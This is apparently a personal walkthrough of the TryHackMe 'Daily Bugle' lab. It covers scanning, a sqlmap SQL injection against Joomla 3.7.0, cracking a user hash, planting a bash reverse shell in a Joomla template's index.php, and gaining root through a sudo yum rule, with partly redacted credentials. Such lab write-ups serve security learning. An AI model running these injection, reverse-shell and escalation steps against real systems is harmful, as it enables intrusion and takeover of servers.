RCON

info

https://tryhackme.com/room/dailybugle

10.10.117.171
10.11.13.238 ME

scan

```
nmap $ip -vv -p-
nmap $ip -vvv -sC -sV -p 22,80,3306 | tee nmap.txt
nikto -host $ip | tee nikto.txt
```

results

```
22/tcp   open  ssh     syn-ack OpenSSH 7.4
80/tcp   open  http    syn-ack Apache httpd 2.4.6
3306/tcp open  mysql   syn-ack MariaDB
```

webserver

robots.txt:


```
	User-agent: *
	Disallow: /administrator/
	Disallow: /bin/
	Disallow: /cache/
	Disallow: /cli/
	Disallow: /components/
	Disallow: /includes/
	Disallow: /installation/
	Disallow: /language/
```

```
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
```

EXPLOIT

Joomla

Enumerated the Joomla version through administrator/manifests/files/joomla.xml




This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
−<extension version="3.6" type="file" method="upgrade">
    <name>files_joomla</name>
    <author>Joomla! Project</author>
    <authorEmail>admin@joomla.org</authorEmail>
    <authorUrl>www.joomla.org</authorUrl>
  −<copyright>
      (C) 2005 - 2017 Open Source Matters. All rights reserved
    </copyright>
  −<license>
      GNU General Public License version 2 or later; see LICENSE.txt
    </license>
    <version>3.7.0</version>
    <creationDate>April 2017</creationDate>
    <description>FILES_JOOMLA_XML_DESCRIPTION</description>
    <scriptfile>administrator/components/com_admin/script.php</scriptfile>
    <update>
```

Searched for exploits in version 3.7.0 and found https://www.exploit-db.com/exploits/42033


sqlmap -u "http://10.10.117.171/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]



```
GET parameter 'list[fullordering]' is vulnerable. Do you want to keep t
sqlmap identified the following injection point(s) with a total of 2717
---
Parameter: list[fullordering] (GET)
    Type: error-based
    Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
    Payload: option=com_fields&view=fields&layout=modal&list[fullorderi
PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace (substr
    Payload: option=com_fields&view=fields&layout=modal&list[fullorderi
---
[12:59:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 7
web application technology: Apache 2.4.6, PHP 5.6.40
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[12:59:24] [INFO] fetching database names
[12:59:26] [INFO] retrieved: 'information_schema'
[12:59:27] [INFO] retrieved: 'joomla'
[12:59:28] [INFO] retrieved: 'mysql'
[12:59:29] [INFO] retrieved: 'performance_schema'
[12:59:30] [INFO] retrieved: 'test'
```


test: empty
mysql: user table

I started enumerating the databases with sqlmap and it took me way longer then expected. I found a fake/useless SHA hash and tried for 2 hours to crack it. Then I noticed the pythoin script hint and within 1 minute it found jonah's hash.



```
└─losferatos$python3 joomblah.py http://10.10.53.15/

 [-] Fetching CSRF token
 [-] Testing SQLi
  -  Found table: fb9j5_users
  -  Extracting users from fb9j5_users
 [$] Found user ['811', 'Super User', 'jonah', 'jonah@tryhackm
F.bZhz0jVMw.V.d3p12kBtZutm', '', '']
  -  Extracting sessions from fb9j5_session
┌[me-virtualbox]─[16:38-21/12]─[/home/losferatos/Desktop]
└─losferatos$
```

John was able to crack it with rockyou within 3 minutes and we're able to login to Joomla.
Under templates I picked protostar and added a shell on the index.php.




Editing file "/index.php" in template "protostar".

- css
- html
- images
- img
- js
- language
- less
- component.php
- error.php
- index.php

```
<?php
/**
 * @package     Joomla.Site
 * @subpackage  Templates.protostar
 *
 * @copyright   Copyright (C) 2005 - 2017 Open Source Matters, Inc. All rights reser
 * @license     GNU General Public License version 2 or later; see LICENSE.txt
 */

defined('_JEXEC') or die;
exec("bash -c 'bash -i >& /dev/tcp/10.11.13.238/1234 0>&1'");
/** @var JDocumentHtml $this */

$app  = JFactory::getApplication();
$user = JFactory::getUser();

// Output as HTML5
$this->setHtml5(true);

// Getting params from template
$params = $app->getTemplate(true)->params;
```

Started a listener and :




```
drwxr-xr-x.  2 apache apache    24 Dec 15  2019 tmp
-rwxr-xr-x.  1 apache apache  1690 Apr 25  2017 web.config.t
sh-4.2$ pwd
/var/www/html
sh-4.2$ 
```

PrivEsc


Inside the configuration.php we find credentials for SQL.

With the SQL root password I was able to authenticade als jjameson and coul grab the user flag.



```
User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
```

I searched for the binarie on gtfobins and with the second method was able to obtain root priviliges



```
sh-4.2# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
sh-4.2# 
```

creds

joomla:
 jonah:s[...]3
SQL:
 root:n[...]u
UNIX:
 jjameson:n[...]u

user_flag:2[...]e
root_flag:e[...]9